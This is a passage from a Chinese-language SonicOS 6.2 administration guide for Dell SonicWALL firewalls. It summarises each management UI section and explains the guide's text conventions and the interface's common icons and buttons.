- 第 33 页的第 3 部分 - 系统
- 第 33 页的第 4 部分 - 网络
- 第 34 页的第 5 部分 - 交换功能
- 第 34 页的第 6 部分 - 3G/4G/调制解调器
- 第 35 页的第 7 部分 - 无线
- 第 35 页的第 8 部分 - SonicPoint
- 第 35 页的第 9 部分 - 防火墙
- 第 36 页的第 10 部分 - 防火墙设置
- 第 36 页的第 11 部分 - DPI-SSL

- 第 36 页的第 12 部分 - VoIP
- 第 36 页的第 13 部分 - 反垃圾邮件
- 第 37 页的第 14 部分 - VPN
- 第 37 页的第 15 部分 - SSL VPN
- 第 37 页的第 16 部分 - 虚拟助手
- 第 38 页的第 17 部分 - 用户
- 第 38 页的第 18 部分 - 高可用性
- 第 38 页的第 19 部分 - 安全服务
- 第 39 页的第 20 部分 - WAN 加速
- 第 39 页的第 21 部分 - AppFlow
- 第 39 页的第 22 部分 - 日志
- 第 40 页的第 23 部分 - 向导（指南）
- 第 40 页的第 24 部分 - 附录

第 1 部分 - 简介

本部分概述 SonicOS 的新功能、指南规定、支持信息以及 SonicOS 管理界面。

“简介”部分包括：

- **前言** – 提供有关指南本身的信息、规定，及支持信息。
- **简介** – 概述 SonicOS 管理界面。

第 2 部分 - 公告板

可视化公告板提供了有效和高效的界面来对网络进行实时的可视化监视，从而提供有效的实时数据流量图、可自定义的规则，以及灵活的界面设置。

注：TZ 系列及以上设备支持应用程序可视化（实时监控和 AppFlow 监控）。

“公告板”部分介绍如下 UI 页面：

- 多核监控 - 显示关于 Dell SonicWALL 安全设备各个核心利用率的动态更新统计数据。
- 实时监控 - 为管理员提供一揽子多功能显示，其中包括关于应用程序、带宽使用情况、数据包速率、数据包大小、连接速率、连接数目和多核监控的信息。

  注：TZ 系列及以上设备支持实时监控。

- **AppFlow 公告板** - 提供与**公告板 > AppFlow 报告**中相同的信息。只有在 AppFlow 公告板中，才以图表方式显示每个类别中前十个项目的信息。
- **AppFlow 监控** - 提供实时的流入和流出网络数据。AppFlow 监控界面中提供了各种视图和可自定义选项，用于协助按照应用程序、用户、URI、发起者、响应者、威胁、VoIP、VPN、设备或内容来显示流量数据。
- **AppFlow 报告** - 按照应用程序、病毒、入侵、间谍软件和 URL 评级来提供可配置的日程报告。AppFlow 报告统计数据使您可以查看网络中正在进行的活动的顶层汇总报告。
- **威胁报告** - 提供单个 Dell SonicWALL 设备的最新威胁保护数据报告，以及在全局部署的 Dell SonicWALL 安全设备的聚合威胁保护数据报告。
- **用户监控** - 显示关于连接到 Dell SonicWALL 安全设备的所有用户连接的详细信息。

- **BWM 监控** - 逐个接口显示用于入口和出口网络流量的带宽管理。BWM 监控图可用于实时、最高、高、中高、中等、中低、低和最低策略设置。
- **连接监控** - 显示关于连接到 Dell SonicWALL 安全设备的所有活动连接的详细信息。
- **数据包监控** - 允许您监视穿过防火墙的单独数据包。可以监视数据包，也可以对其进行镜像处理。所监视的数据包中包含数据信息和寻址信息。
- **日志监控** - 提供针对潜在的安全威胁的事件日志跟踪。日志显示为表格，并可以按列进行排序。Dell SonicWALL 安全设备可以向您提醒重要事件，例如针对防火墙的攻击。

第 3 部分 - 系统

本部分介绍用于管理系统状态信息的各种防火墙控制、注册防火墙、激活和管理许可证、配置管理选项、管理固件版本以及使用故障排除诊断工具。

“系统”部分介绍如下 UI 页面：

- **状态** – 提供固件版本和系统开机时间、安全服务许可证状态、每个防火墙刀片的警告消息，以及网络接口区域分配和链路状态等系统信息。
- **许可证** – 说明如何激活、升级或续订 Dell SonicWALL 安全服务许可证。在此页面中，您可以管理已授权给您的 Dell SonicWALL 安全设备的所有 Dell SonicWALL 安全服务。
- **管理** – 提供用于配置 Dell SonicWALL 安全设备以实现安全可靠的远程管理的设置。您可以使用包括 HTTPS 或 Dell SonicWALL GMS 在内的多种方法来管理防火墙。
- **SNMP** – 提供有关 IP 网络管理的简单网络管理协议 (SNMP) 的配置设置。
- **证书** – 说明如何实施 VPN 策略证书的使用，以及如何查找第三方 CA 服务机构提供的有效 CA 证书来源。
- **时间** – 说明如何定义用于时间戳日志事件的时间和日期设置，如何自动更新安全服务，以及如何使用用于其他内部用途的时间和日期。
- **日程** – 说明如何创建和管理对象，以实施用于各种防火墙功能的日程时间。
- **设置** – 说明如何管理防火墙的 SonicOS 版本和首选项。
- **数据包监控** – 说明如何监视穿过防火墙的单独数据包。数据包监控功能提供不使用外部实用工具即可查看网络流量的功能。
- **诊断** – 提供多项有助于排除网络故障的诊断工具，以及活动连接、CPU 和进程监控。
- **重启** – 提供关于如何通过 Web 管理界面重启防火墙的说明。

第 4 部分 - 网络

本部分介绍如何针对您的网络环境配置 Dell SonicWALL 安全设备。

“网络”部分介绍如下 UI 页面：

- **接口** – 配置用于连接的逻辑接口。配置直接连接至物理接口的接口对象。SonicOS 的接口寻址方案可配合网络区域和地址对象工作。
- **PortShield 群组** – 使用 PortShield 群组，您可以将部分或所有 LAN 端口配置到单独的安全上下文中，不仅为来自 WAN 和 DMZ 的流量，而且在网络中的设备之间提供保护。使用 TZ 系列设备，您也可以添加和配置 Dell X 系列交换机。
- **VLAN 转换** – 在所有有线模式的设备上，使用 VLAN 转换，您可以将安全模式下有线模式接口上的流入 VLAN 流量映射到有线模式对上的其他流出 VLAN。
- **故障切换和负载均衡** – 配置其中一个用户指定的接口作为用于备份或负载均衡的辅助 WAN 端口。
- **区域** – 配置网络中的安全区域。

- **DNS** – 设置用于名称解析的 DNS 服务器。
- **地址对象** – 配置主机、网络和地址对象。地址对象是 SonicOS 中的四个对象类别（地址、用户、服务和日程）之一。这些地址对象允许定义一次实体，并在整个 SonicOS 界面的多个引用实例中重复使用。
- **服务** – 配置服务对象，以用作允许或拒绝网络流量的网络访问规则。Dell SonicWALL 安全设备包含默认服务。默认服务为不可编辑的预定义服务。您也可以创建自定义服务，以配置用于满足您的特定业务需求的防火墙服务。
- **路由** – 显示路由表、ARP 缓存，以及按接口配置静态和动态路由。
- **NAT 策略** – 创建 NAT 策略，包括一对一 NAT、多对一 NAT、多对多 NAT 或一对多 NAT。
- **ARP** – 查看 ARP 设置、清除 ARP 缓存，以及配置 ARP 缓存时间。
- **邻居发现** – 配置邻居发现协议 (NDP)（仅 IPv6）。
- **MAC-IP 反欺骗** – 配置 SonicOS 中的 MAC-IP 反欺骗保护。
- **DHCP 服务器** – 将防火墙配置为网络中的 DHCP 服务器，以便向 LAN 或 DMZ 区域中的计算机动态分配 IP 地址。
- **IP 助手** – 配置防火墙代表请求客户端，将源自防火墙上的接口的 DHCP 请求转发至中央服务器。
- **Web 代理** – 配置防火墙将所有 Web 代理请求自动转发至网络代理服务器。
- **动态 DNS** – 配置防火墙向 DDNS 服务提供商动态注册其 WAN IP 地址。
- **网络监视器** – 监控网络路径可行性，动态显示此监控的结果和状态，提供该数据给受影响的客户端组件并记录到系统日志中。每个自定义网络监控策略都指定了一个要探测的目标地址对象。该地址对象可能是主机、组、范围或 FQDN。当目标地址对象为有多个已解析地址的组、范围或 FQDN 时，网络监控将探测每个探测目标并基于探测结果派生网络监控策略状态。

第 5 部分 - 交换功能

注：NSA 3600 及更新设备支持链路聚合和高级交换。NSA 2600 支持网络接口的链路聚合，但不支持交换，因此它不支持交换的链路聚合。

本部分介绍如何配置和管理 SuperMassive 设备和 NSA 设备（NSA 2600 除外）上的 SonicOS 的交换功能。

“交换功能”部分介绍如下 UI 页面：

- **VLAN 中继** – 能够在多台交换机之间中继不同的 VLAN。
- **第 2 层网络发现** – 使用 IEEE 802.1AB (LLDP) 和 Microsoft LLTD 协议以及交换转发表发现端口可见的设备。
- **链路聚合** – 能够聚合端口以提高性能和冗余。
- **端口镜像** – 允许您分配一个镜像端口以镜像一组端口的入口、出口或双向数据包。

第 6 部分 - 3G/4G/调制解调器

本部分介绍配备了可支持外部 3G/4G 接口或模拟调制解调器接口的 USB 扩展端口的 Dell SonicWALL 网络安全设备的状态和配置。

“3G/4G/调制解调器”部分介绍如下 UI 页面：

- **状态** – 显示 3G/4G/调制解调器设备的状态。
- **设置** – 配置防火墙将所有 Web 代理请求自动转发至网络代理服务器。
- **高级** – 配置如远程触发拨出、带宽管理和连接限制等功能。
- **连接配置文件** – 设置 3G/4G 连接的主机/节点限制。该功能对于在 3G/4G 连接用作溢出的部署或在负载均衡状况中用于避免连接超负荷尤其有用。
- **数据使用** – 监控并显示通过 3G/4G 接口传输的数据量。

第 7 部分 - 无线

本部分介绍无线 Dell SonicWALL 网络安全设备的内置 802.11 无线的配置。

第 8 部分 - SonicPoint

SonicWALL SonicPoints 是专门用于与 Dell SonicWALL 安全设备配合使用的无线接入点，可为您的整个企业提供无线接入。

“SonicPoint”部分介绍如下 UI 页面：

- **SonicPoints** – 说明如何配合 Dell SonicWALL 安全设备来使用 SonicPoint（无线接入点）为整个企业提供无线接入，以及如何管理连接到系统的 SonicPoint。
- **站点状态** – 显示每个 SonicPoint 的统计数据报告。
- **IDS** – 显示关于可通过在 SonicPoint 上扫描 2.4GHz 和 5GHz 无线电波频段找到的所有接入点的报告。
- **高级 IDP** – 监控出现未授权接入点的无线电波频谱（入侵检测），并根据您的设置自动采取对抗措施（入侵保护）。
- **虚拟接入点** – 允许在单个物理接入点内存在多个虚拟接入点。
- **RF 监控** – 实时监视 RF 流量中是否存在威胁，以及提供有助于通过 SonicPoint 充分利用无线带宽的信息。
- **RF 分析** – 说明如何使用 RF 分析功能来通过 SonicPoint 和 SonicPoint-N 设备充分利用无线带宽。
- **FairNet** – 为您提供了一种易于使用的方法来控制关联的无线客户端的带宽，以及确保在这些无线客户端之间公平地分配带宽。您可以为所有无线客户端、特定的 IP 地址范围或单独的客户端配置 SonicPoint FairNet 带宽限制，以实现公平原则和提高网络效率。
- **Wi-Fi 多媒体** – 为大量占用带宽的应用程序上的 Wi-Fi 多媒体 (WMM) 提供支持，如 VoIP、Wi-Fi 电话上的 VoIP，和无线 IEEE 802.11 网络上的多媒体流量。

第 9 部分 - 防火墙

本部分介绍访问规则和应用程序规则。这些规则是应用程序特定的策略，可以为您提供精确的用户、电子邮件用户、日程和 IP 子网级别的网络流量控制。此应用层访问控制功能的主要功能是管理 Web 浏览、文件传输、电子邮件和电子邮件附件。

“防火墙”部分介绍如下 UI 页面：

- **访问规则** – 概述了 Dell SonicWALL 网络安全设备默认访问规则和自定义访问规则。访问规则是用于定义入站和出站访问策略、配置用户身份验证和启用防火墙远程管理的网络管理工具。
- **应用程序规则** – 提供了一种使用类别、应用程序和签名配置全局应用程序控制策略的方法。在该页面上配置的策略独立于应用程序规则策略，且无需添加到应用程序规则策略中即可生效。
- **应用程序高级控制** – 为应用程序类别、签名或指定应用程序配置应用程序控制全局阻断或记录策略。
- **匹配对象** – 介绍如何手动创建匹配对象。
- **操作对象** – 提供了一种使用文本或 URI 自定义可配置操作的方法。预定义操作加上您已选定的任何可配置操作都可用于在创建应用程序规则策略时进行选择。
- **地址对象** – 此内容与**网络 > 地址对象**页面相同，在该章节中介绍。
- **服务对象** – 此内容与**网络 > 服务对象**页面相同，在该章节中介绍。
- **带宽对象** – 根据指定流量类的带宽限制的策略配置带宽管理对象。
- **电子邮件地址对象** – 创建电子邮件地址对象，以供 SMTP 客户端策略使用。电子邮件地址对象可以是用户列表或整个域。

第 10 部分 - 防火墙设置

本部分介绍用于管理 Dell SonicWALL 安全设备如何处理通过防火墙的流量的工具。

“防火墙设置”部分介绍如下 UI 页面：

- **高级** –提供了用于配置检测预防、动态端口、源路由数据包、连接选择和访问规则选项的高级防火墙设置。
- **BWM** – 提供了一种将带宽资源分配给网络上的关键应用程序的方法。
- **泛洪攻击保护** – 显示通过安全设备的 TCP 流量统计，和管理 TCP 流量设置。
- **组播**– 配置 IP 组播，是将一个互联网协议 (IP) 数据包同时发送给多个主机的方法。组播适用于快速增长的互联网流量段 – 多媒体展示和视频会议。
- **QoS 映射** – 提供了一种管理服务质量 (QoS) 的方法，及旨在提供可预测网络行为和性能的各种方法。
- **SSL 控制** – 说明了如何计划、设计、实施和维护 SSL 控制功能。

第 11 部分 - DPI-SSL

本部分介绍深度包检测安全套接字层 (DPI-SSL) 功能。该功能可实现对加密 HTTPS 流量和其他基于 SSL 的流量的检测。所有设备平台均支持 DPI-SSL。

“DPI-SSL”部分介绍如下 UI 页面：

- **客户端 SSL** – 当 Dell SonicWALL 安全设备的 LAN 上的客户端访问 WAN 上的内容时检查 HTTPS 流量。
- **服务器端 SSL** – 用于当连接 WAN 的远程客户端访问位于 Dell SonicWALL 安全设备的 LAN 中的内容时检查 HTTPS 流量。

第 12 部分 - VoIP

本部分提供配置 Dell SonicWALL 安全设备以支持 H.323 或 SIP IP 语音 (VoIP) 连接的说明。

“VoIP”部分介绍如下 UI 页面：

- **设置** – 配置 VOIP 设置，包含 SIP 和 H.325 设置。
- **呼叫状态** – 提供当前活动 VoIP 呼叫的列表

第 13 部分 - 反垃圾邮件

注：反垃圾邮件在所有平台（除 SuperMassive 设备以外）上可用。

本部分提供快速、高效和有效的方法来为现有的防火墙添加反垃圾邮件、反钓鱼和防病毒功能。

“反垃圾邮件”部分介绍如下 UI 页面：

- **状态** – 显示授权和监控的状态，并提供电子邮件诊断。
- **设置** – 设置反垃圾邮件首选项，安装 SonicWALL 垃圾邮件存储，并配置电子邮件威胁类别。
- **统计** – 显示关于设备反垃圾邮件功能已阻止多少邮件的统计信息。
- **RBL 过滤器** – 此内容与“安全服务”>“RBL 过滤器”页面相同，在该章节中介绍。
- **垃圾邮件摘要** – 显示已阻止邮件数（按用户）和隔离邮件列表，并给出了查看这些邮件和设置为非垃圾邮件的链接。
- **垃圾邮件视图** – 显示视图和管理目前位于 Exchange 或 SMTP 服务器上的垃圾邮件存储中的所有电子邮件。
- **垃圾邮件设置** – 设置邮件在垃圾箱中存放的时间（经过该时间后将之删除），以及垃圾箱每页显示的邮件数。

- **用户视图设置** – 配置用户能看到哪些设置。
- **地址簿** – 指定允许和阻止列表。
- **管理用户** – 在全局服务器和 LDAP 服务器上，添加、删除和管理所有用户。
- **LDAP 配置** – 配置 LDAP 服务器专用的各种设置。
- **高级** – 下载系统或日志文件，以及配置日志级别。
- **下载** – 下载和安装 SonicWALL 其中一种最新的垃圾邮件阻止按钮。

第 14 部分 - VPN

本部分介绍如何在 Dell SonicWALL 安全设备中创建 VPN 策略以支持 Global VPN Client，以及创建用于连接运行 Dell SonicWALL 安全设备的办公室的站点对站点 VPN 策略。

“VPN”部分介绍如下 UI 页面：

- **设置** – 提供了配置 VPN 策略的功能，包括站对站 VPN 策略和 GroupVPN 策略两者。
- **高级** – 配置全局影响所有 VPN 策略的设置，以及提供在线证书状态协议 (OCSP) 的解决方案。
- **VPN 上的 DHCP** – 配置防火墙从 VPN 隧道另一端的 DHCP 服务器获得 IP 地址租用。某些网络部署希望将所有 VPN 网络置于一个逻辑 IP 子网上，造成一种似乎所有 VPN 网络都位于同一 IP 子网地址空间中的印象，这有利于使用 VPN 隧道的网络的 IP 地址管理。
- **L2TP 服务器** – 提供了对防火墙后的资源的安全访问。

第 15 部分 - SSL VPN

本部分介绍如何配置 Dell SonicWALL 安全设备上的 SSL VPN 功能。SSL VPN 功能使用 NetExtender 客户端为本地网络中的资源提供安全、无缝的远程访问。

“SSL VPN”部分介绍如下 UI 页面：

- **状态** – 显示活动 NetExtender 会话的摘要，包括名称、PPP IP 地址、物理 IP 地址、登录时间、登录时长和注销时间。
- **服务器设置** – 配置作为 SSL VPN 服务器的防火墙的具体行为。
- **客户端设置** – 启用区域上的 SSL VPN 访问，以及配置客户端地址范围信息和 NetExtender 客户端设置。它还显示哪些区域启用了 SSL VPN 访问。
- **入口设置** – 配置 SSL VPN 虚拟办公室 Web 入口的外观和功能。虚拟办公室门户是利用登录启动 NetExtender 的网站。它可以定制以与任何现有的公司网站或设计风格保持一致。
- **虚拟办公室** – 显示 SonicOS UI 内部的虚拟办公室 Web 入口。

第 16 部分 - 虚拟助手

本部分介绍虚拟助手功能，该功能使得您无需到达客户现场即可为客户的技术问题提供支持。该功能可以为支持人员节省大量时间，同时还能提高他们响应支持需求的灵活性。您可以允许或邀请客户加入一个接收支持的“队列”，然后通过远程控制客户的计算机来诊断和修复技术问题，从而为每个客户提供虚拟帮助。

“虚拟助手”部分介绍如下 UI 页面：

- **状态** – 使客户可以通过在登录后将其名称添加到队列来获得技术支持。
- **设置** – 配置 SonicOS 管理界面内的设置，如通知设置、请求设置和限制设置。

第 17 部分 - 用户

本部分介绍如何配置 Dell SonicWALL 安全设备进行用户级别的身份验证，以及管理访客服务。

“用户”部分介绍如下 UI 页面：

- **状态** – 显示防火墙上的活动用户会话。
- **设置** – 配置所需的身份验证方法、全局用户设置和在用户登录网络时向其显示的可接受用户策略。
- **本地用户** – 显示和管理所有本地用户，添加新本地用户，编辑现有本地用户，和从 LDAP 服务器导入用户。
- **本地群组** – 通过从 LDAP 服务器检索用户群组名称配置 SonicOS 中的本地用户群组，并能够设置 LDAP 服务器上某个组织单位 (OU) 中的用户的 LDAP 规则和策略。
- **访客服务** – 设置访客帐户（即为用户设置用于登录到您的网络的临时帐户），以及确定访客帐户的限制和配置。
- **访客帐号** – 在安全设备上显示访客服务帐户。
- **访客状态** – 报告当前登录安全设备的所有访客帐户。

第 18 部分 - 高可用性

注：TZ 系列及以上设备支持高可用性。NSA 2600 及以上设备支持 Active/Active 集群。

本部分介绍如何配置 Dell SonicWALL 安全设备提供高可用性，使得另一台 Dell SonicWALL 安全设备能够在网络断开时继续所有活动连接。

“高可用性”部分介绍如下 UI 页面：

- **状态** – 显示 HA Pair、HA 配置和 HA 许可证的当前状态。
- **设置** – 配置 HA 设置。
- **高级** – 能够微调高可用性配置，以及同步高可用性设备间的设置和固件。
- **监控** – 为 HA Pair 中的每个设备配置独立管理 IP 地址（使用 LAN 或 WAN 接口），以及配置物理/连接监控和逻辑/探测监控。

第 19 部分 - 安全服务

本部分包含可用的 Dell SonicWALL 安全服务的概述信息以及用于激活服务（包括免费试用）的说明信息。这些基于订阅的服务包括 Dell SonicWALL 网关防病毒、Dell SonicWALL 入侵保护服务、Dell SonicWALL 内容过滤服务、Dell SonicWALL 客户端防病毒。

“安全服务”部分介绍如下 UI 页面：

- **摘要** – 列出可用安全服务并给出服务的简短描述，以及允许全局配置安全服务许可和管理签名及安全服务设置。
- **内容过滤** – 配置 SonicOS 中包含的“限制 Web 功能”和“受信任的域”设置，以及激活和配置 SonicWALL 内容过滤服务 (SonicWALL CFS) 及第三方内容过滤产品。
- **客户端防病毒的实施** – 配置客户端防病毒的策略和实施。
- **客户端 CF 实施** – 启用和配置客户端 CF 实施和管理的设置。
- **网关防病毒** – 配置网关防病毒服务在网关实施防病毒策略，以确保所有用户有网络上的最新更新和监控文件。
- **入侵保护** – 显示入侵保护服务 (IPS) 状态，以及配置 IPS 全局设置和策略。
- **防间谍软件** – 配置用于管理 Dell SonicWALL 安全设备上服务的设置。

- **RBL 过滤器** – 配置 SMTP 实时黑名单 (RBL)，一种用于发布 SMTP 垃圾邮件发送者使用的 IP 地址的机制。

  注：**安全服务 > RBL 过滤器**页面内容与支持反垃圾邮件的平台上的**反垃圾邮件 > RBL 过滤器**页面相同。SuperMassive 9000 系列上不支持“反垃圾邮件”。

- **Geo-IP 过滤** – 配置 Geo-IP 过滤功能，该功能可阻止来自/到达某地理位置的连接。Dell/SonicWALL 网络安全设备使用 IP 地址确定连接的位置。此页面还可自定义 Web 阻止页面，显示 Geo IP 缓存统计和执行 Geo 定位服务器查找。

  注：TZ 系列及以上设备支持 Geo-IP 过滤和 Botnet 过滤。

- **Botnet 过滤** – 配置 Botnet 过滤功能，该功能可阻止来自/到达 Botnet 命令和控制服务器的连接，以及自定义 Web 阻止页面，显示 Botnet 缓存统计，和执行 Botnet 服务器查找。

第 20 部分 - WAN 加速

本部分概述 Dell SonicWALL WXA 系列设备、基础和高级部署应用场景，以及配置和验证示例。

“WAN 加速”部分介绍如下 UI 页面：

- **摘要** – 提供 Dell SonicWALL WXA 系列设备的系统信息、TCP 加速、WFS 加速和 Web 缓存的公告板视图。
- **TCP 加速** – 配置和监控 TCP 加速服务。
- **WFS 加速** – 配置和监控 WFS 加速服务。
- **Web 缓存** – 配置和监控 Web 缓存服务。
- **系统** – 配置和监控系统状态、接口状态、管理、设置和固件选项卡。
- **日志** – 显示 Dell SonicWALL WXA 系列设备的日志事件消息的详细列表。

第 21 部分 - AppFlow

注：TZ 系列及以上设备提供 AppFlow 功能。

本部分介绍管理 Dell SonicWALL 安全设备的流量报告统计数据，以及用于向本地或外部收集器服务器发送 AppFlow 数据和实时数据的可配置设置。Dell SonicWALL 安全设备 AppFlow 支持外部 AppFlow 报告格式，例如 NetFlow 5 版、NetFlow 9 版、IPFIX 扩展和 Dell™Change Auditor for SonicWALL。

“AppFlow”部分介绍如下 UI 页面：

- **流量报告** – 显示基于流量报告和内部报告的统计，以及配置用于内部报告和 AppFlow 服务器报告的设置。
- **GMSFlow 服务器** – 建立与 GMSFlow 服务器的连接。
- **实时监控** – 此内容与**公告板 > 实时监控**页面相同，在该章节中介绍。
- **AppFlow 服务器** – 配置 SonicWALL AppFlow 服务器作为 AppFlow 的外部收集器，并用于实时数据报告和分析。
- **AppFlow 公告板** – 此内容与**公告板 > AppFlow 公告板**页面相同，在该章节中介绍。
- **Appflow 监控** – 此内容与**公告板 > AppFlow 监控**页面相同，在该章节中介绍。
- **Appflow 报告** – 此内容与**公告板 > AppFlow 报告**页面相同，在该章节中介绍。

第 22 部分 - 日志

本部分介绍管理 Dell SonicWALL 安全设备的增强记录、警告和报告功能。Dell SonicWALL 安全设备的记录功能提供了一组综合的日志类别，用于监视安全和网络活动。

“日志”部分介绍如下 UI 页面：

- **日志监控** – 此内容与**公告板 > 日志监控**页面相同，在该章节中介绍。
- **设置** – 分类和定制 Dell SonicWALL 安全设备上的日志记录功能，以进行故障排除和诊断。
- **Syslog** – 捕获所有日志活动，并显示每个连接的源和目标 IP 地址、IP 服务和传输的字节数。
- **自动化** – 配置 SonicWALL 以使用电子邮件发送日志文件，以及配置邮件服务器设置。
- **名称解析** – 配置用于解析日志报告中 IP 地址和服务器名称的名称服务器。
- **报告** – 显示事件日志的滚动分析，以表示 25 个最常访问的网站、按 IP 地址消耗带宽最多的前 25 个用户，和消耗最多带宽的 25 项服务。
- **分析器** – 添加分析器服务器的 IP 地址和端口号。

第 23 部分 - 向导（指南）

此部分介绍如何使用配置向导（称为“指南”）来配置 Dell SonicWALL 设备。

- 设置指南 – 逐步完成用于 Internet 连接的网络配置过程。

  注：TZ 系列和 SOHO 无线设备有初始设置指南，在您首次启动设备时显示。

- **PortShield 接口指南** – 逐步完成选择 Dell SonicWALL 安全设备的集成管理 LAN 交换机中初始端口分配的过程。
- **公用服务器指南** – 逐步完成在网络中添加服务器（如邮件服务器或 Web 服务器）的过程。
- **VPN 指南** – 逐步完成群组 VPN 和站点对站点 VPN 的配置过程。
- **应用规则指南** – 逐步完成创建应用程序规则的过程。
- **WXA 设置指南** – 逐步完成配置联合的 WXA 系列设备实现 WAN 加速的过程。

第 24 部分 - 附录

附录 A：CLI

本附录介绍防火墙的命令行接口 (CLI)。提供 CLI 命令列表、语法说明和配置示例。

附录 B：BGP

本附录概述 SonicWALL 的边界网关协议 (BGP) 实施、BGP 的运行方式，以及如何针对您的网络配置 BGP。

附录 C：IPv6

本附录介绍 IPv6 的 SonicOS 实施，IPv6 的工作方式以及如何为网络配置 IPv6。

规定

文本惯例

表 1. 文本惯例

规定	使用
粗体	高亮显示可在 SonicOS 管理界面中选择的项目。
菜单项 > 菜单项	指示多步骤管理界面的菜单选项。例如，**安全服务 > 内容过滤器**即选择**安全服务**，然后选择**内容过滤器**。
界面文字	指示您会在电脑屏幕上看到或要在命令行中输入的文字。例如 `myDevice> show alerts`

消息图标

这些特殊的消息引用值得注意的信息，并包括方便快速识别的符号：

警告：用来指示可能造成财产损失或人员伤亡的重要警告信息。

小心：关于影响到防火墙性能、安全功能或导致 Dell SonicWALL 设备出现潜在问题的功能的重要警告信息。

提示：关于 Dell SonicWALL 设备的安全功能和配置的有用信息。

重要：关于需要特别注意的功能的重要信息。

注：关于功能的支持信息。

移动：关于适用于 Dell SonicWALL 设备的移动应用的有用信息。

视频：包含有关 Dell SonicWALL 设备功能的更多信息的视频链接。

2

关于 SonicOS

基于 Web 的 SonicOS 管理界面可以配置和管理运行 SonicOS 6.2 的 Dell SonicWALL 网络安全设备：

SuperMassive 9600	NSA 6600	TZ600	SOHO 无线
SuperMassive 9400	NSA 5600	TZ500 / TZ500 无线	
SuperMassive 9200	NSA 4600	TZ400 / TZ400 无线	
	NSA 3600	TZ300 / TZ300 无线	
	NSA 2600		

主题：

- 第 42 页的管理界面
  - 第 43 页的动态用户界面
  - 第 43 页的浏览管理界面
  - 第 44 页的管理界面内的图标和按钮
  - 第 46 页的状态栏
  - 第 46 页的应用更改
  - 第 47 页的工具提示
  - 第 49 页的浏览动态表格
  - 第 50 页的管理接口选项
- 第 51 页的注册 Dell SonicWALL 安全设备

管理界面

SonicOS 提供了易于使用的图形界面来配置网络安全设备。以下章节概述主要的管理界面功能：

- 第 43 页的动态用户界面
- 第 43 页的浏览管理界面
- 第 44 页的管理界面内的图标和按钮
- 第 46 页的状态栏
- 第 46 页的应用更改
- 第 47 页的工具提示
- 第 49 页的浏览动态表格
- 第 50 页的管理接口选项

动态用户界面

用户界面内的表格统计数据和日志条目会动态更新，而无需用户重新加载其浏览器。单击**刷新**或**注销**列中的**删除**图标即可断开或动态刷新活动连接、用户会话、VoIP 呼叫和类似的活动。

这种动态界面旨在消除对 Web 服务器、CPU 利用率、带宽或其他性能因素造成的影响。您可以在动态更新的页面中保留浏览器窗口，而绝对不会对防火墙的性能造成任何影响。

浏览管理界面

借助导航栏（位于浏览器窗口的左侧）中分层显示的菜单项目，可以方便地浏览管理界面。单击菜单项目时，相关的管理功能将显示为导航栏中的子菜单项。



如果导航栏延续到浏览器底部以下，导航栏右下角将会出现一个向上和向下箭头按钮。将鼠标悬停在向上或向下箭头可以向上或向下滚动导航栏。您也可以使用鼠标上的滚轮。

管理界面内的图标和按钮

主题：

- 第 44 页的通用图标
- 第 45 页的显示图标
- 第 46 页的通用按钮

通用图标

管理界面使用图标以方便某些操作。有些图标是所有管理界面通用的，其他图标仅适用于一个或两个页面。表 2介绍管理界面中使用的通用图标的功能：

表 2. 通用图标

操作	图标	说明
编辑		显示对话框（二级或弹出窗口）用于编辑设置。
删除		删除一个表格项。
注释		显示来自字段条目的文本或表条目的信息。
漏斗		显示含带宽管理的访问规则。
上传		将文件上传至公共数据库或外部交换机。
打印		将数据流量导出到打印机或文件中。
发送报告		下载可视化报告。
刷新		更新表、图表或其他显示中的实时数据。
注释		显示包含表中条目状态或统计的弹出气球。
统计		显示弹出气球，包含表中条目的统计或表格或页的一般状态。
清除统计		更新流量表中显示的统计。
配置		允许自定义显示。其功能随包含该图标的页面内容而更改。 注：**配置**图标和**配置**按钮有不同功能。
左箭头		在页面中间显示包含各自 VPN 策略的弹出气球。
优先级		显示弹出窗口，包含表中条目的统计或表格或页的一般状态。
启用	   	表明已启用接口或服务。单击此图标将禁用接口或服务。 表明已启用选项或事件。单击此图标将禁用选项或事件。 固态表明所有类别、群组或事件都已启用。 半固态表明有些启用，有些禁用。
已禁用	  	表明已禁用接口或服务。单击此图标将启用接口或服务。 表明已禁用选项或事件。单击此图标将启用选项或事件。 表明所有类别、群组或事件都已禁用。
链接		提供转至 UI 中另一页面的链接。单击某个链接显示相应页面。

表 2. 通用图标

操作	图标	说明
导入		导入证书信息或图像。 使用在同一行中列出的固件版本重启防火墙
导出		以加密或不加密格式导出 VPN 策略。 将数据流量导出到逗号分隔变量 (.csv) 文件中。默认文件名为 **sonicflow.csv.**
启动		导入证书信息或图像。 使用在同一行中列出的固件版本重启防火墙
信息 问号 帮助		显示包含比页面上显示的更详细信息的弹出对话框。
工具提示	或	在页面、报告或对话框上显示选项或设置的信息； 参见第 47 页的工具提示。
搜索		为指定数据选择表。 注：将**搜索**图标和**搜索**按钮用于不同的页面。
状态	状态 状态 状态	指示功能的状态： • 绿色表示该功能处于活动状态且正在运行 • 黄色表示该功能不活动或未在运行 • 红色表示已禁用该功能。
折叠	或 或	隐藏图表、表或管理界面页面的一部分，以允许更多显示空间用于其他数据。
展开	或 或	重新显示隐藏的图表、表或管理界面页面的一部分。
暂停		冻结数据流量。时间和日期也会冻结。 如果已冻结数据流量，**暂停**图标将显示为灰色。
播放		取消冻结数据流量。更新数据流量后立即刷新时间和日期。 如果数据流量保持活动状态，**播放**图标将显示为灰色。
停止		停止设备的服务。
开始		恢复设备停止的服务。
拒绝		禁用但不删除内置公用名。
接受		启用内置公用名。
删除		从群组中移除本地用户

显示图标

“公告板”菜单中的大多数子菜单有与之相关的**显示** 图标。单击子菜单项的图标会在浏览器中打开新标签，只显示与该子菜单项相关的报表或图表。您可以显示所有这些子菜单项，或只显示感兴趣的子菜单项。当子菜单项在新标签中打开后，您可以将该标签移到新的浏览器窗口中，以与管理界面分开显示。

其他显示有时快速变化的数据的子菜单也有与之相关的**显示** 图标。此图标位于子菜单页面顶部，靠近**模式**选项。此**显示**图标的工作方式与“公告板”子菜单的“显示”图标相同，且也与之相关。

通用按钮

管理界面使用按钮以方便某些操作。有些按钮是所有管理界面通用的，其他按钮仅适用于一个或两个页面。表 3介绍管理界面中使用的通用按钮的功能：

表 3. 通用按钮

操作	按钮	说明
接受	接受	应用在某些界面管理页面上输入的更改。
确定	确定	应用在界面管理页面上输入的更改；或针对某个对话框，应用更改并关闭对话框。
应用	应用	应用在对话框中所做的更改，但不关闭对话框。
取消	取消	放弃在界面管理页面上输入的更改；或针对某个对话框，放弃在对话框中所做的任何更改并关闭对话框。
